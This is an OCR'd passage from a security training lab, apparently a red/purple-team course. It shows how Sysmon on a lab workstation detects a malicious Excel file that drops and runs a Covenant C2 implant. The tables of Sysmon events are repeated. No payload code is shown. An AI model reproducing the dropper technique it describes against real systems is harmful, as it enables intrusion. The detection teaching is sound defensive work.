



Step 4: Detection

The malicious spreadsheet we created writes a Windows executable (file.exe, our grunt) to the user's temporary folder and executes it. The grunt connects to the Covenant C2, and awaits instructions.


These activities are detected with our Sysmon configuration active on the victim workstation.

Open the Event Viewer on the victim workstation and navigate to the Sysmon log:





Here we see event 11, the creation of file.exe by process Excel.exe:



Operational Number of events: 18,851 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	1/20/2021 3:14:29 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:27 PM	Sysmon	3	Network connection detected (rule: Ne...
Information	1/20/2021 3:14:27 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:26 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:26 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:25 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	1/20/2021 3:14:24 PM	Sysmon	11	File created (rule: FileCreate)
Information	1/20/2021 3:14:24 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:24 PM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	1/20/2021 3:14:24 PM	Sysmon	11	File created (rule: FileCreate)
Information	1/20/2021 3:14:24 PM	Sysmon	10	Process accessed (rule: ProcessAccess)

Event 11, Sysmon

```
File created:
RuleName: EXE
UtcTime: 2021-01-20 15:14:24.824
ProcessGuid: {2f5f18de-48cf-6008-4805-000000001000}
ProcessId: 412
Image: C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE
TargetFilename: C:\Users\STUDEN~1\AppData\Local\Temp\file.exe
CreationUtcTime: 2021-01-20 15:14:24.824
```

And here we see event 1, the creation of process file.exe by Excel.exe:



Operational Number of events: 18,851 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	1/20/2021 3:14:29 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:27 PM	Sysmon	3	Network connection detected (rule: Ne...
Information	1/20/2021 3:14:27 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:26 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:26 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:25 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	1/20/2021 3:14:24 PM	Sysmon	11	File created (rule: FileCreate)
Information	1/20/2021 3:14:24 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:24 PM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	1/20/2021 3:14:24 PM	Sysmon	11	File created (rule: FileCreate)
Information	1/20/2021 3:14:24 PM	Sysmon	10	Process accessed (rule: ProcessAccess)

Event 1, Sysmon

```
Process Create:
RuleName: -
UtcTime: 2021-01-20 15:14:25.102
ProcessGuid: {2f5f18de-48d1-6008-4c05-000000001000}
ProcessId: 2180
Image: C:\Users\STUDEN~1\AppData\Local\Temp\file.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: "C:\Users\STUDEN~1\AppData\Local\Temp\file.exe"
CurrentDirectory: C:\Users\student_ladm\Documents\
User: sec699-20\student_ladm
```

And finally, we see event 3, the network connection by file.exe to the Covenant C2:



Operational Number of events: 18,851 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	1/20/2021 3:14:29 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:27 PM	Sysmon	3	Network connection detected (rule: Ne...
Information	1/20/2021 3:14:27 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:26 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:26 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:26 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:25 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	1/20/2021 3:14:25 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	1/20/2021 3:14:24 PM	Sysmon	11	File created (rule: FileCreate)
Information	1/20/2021 3:14:24 PM	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	1/20/2021 3:14:24 PM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	1/20/2021 3:14:24 PM	Sysmon	11	File created (rule: FileCreate)
Information	1/20/2021 3:14:24 PM	Sysmon	10	Process accessed (rule: ProcessAccess)


Event 3, Sysmon

```
Network connection detected:
RuleName: Usermode
UtcTime: 2021-01-20 15:14:25.375
ProcessGuid: {2f5f18de-48d1-6008-4c05-000000001000}
ProcessId: 2180
Image: C:\Users\STUDEN~1\AppData\Local\Temp\file.exe
User: sec699-20\student_ladm
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.20.105
SourceHostname: win10.sec699-20.lab
SourcePort: 50691
SourcePortName: -
```

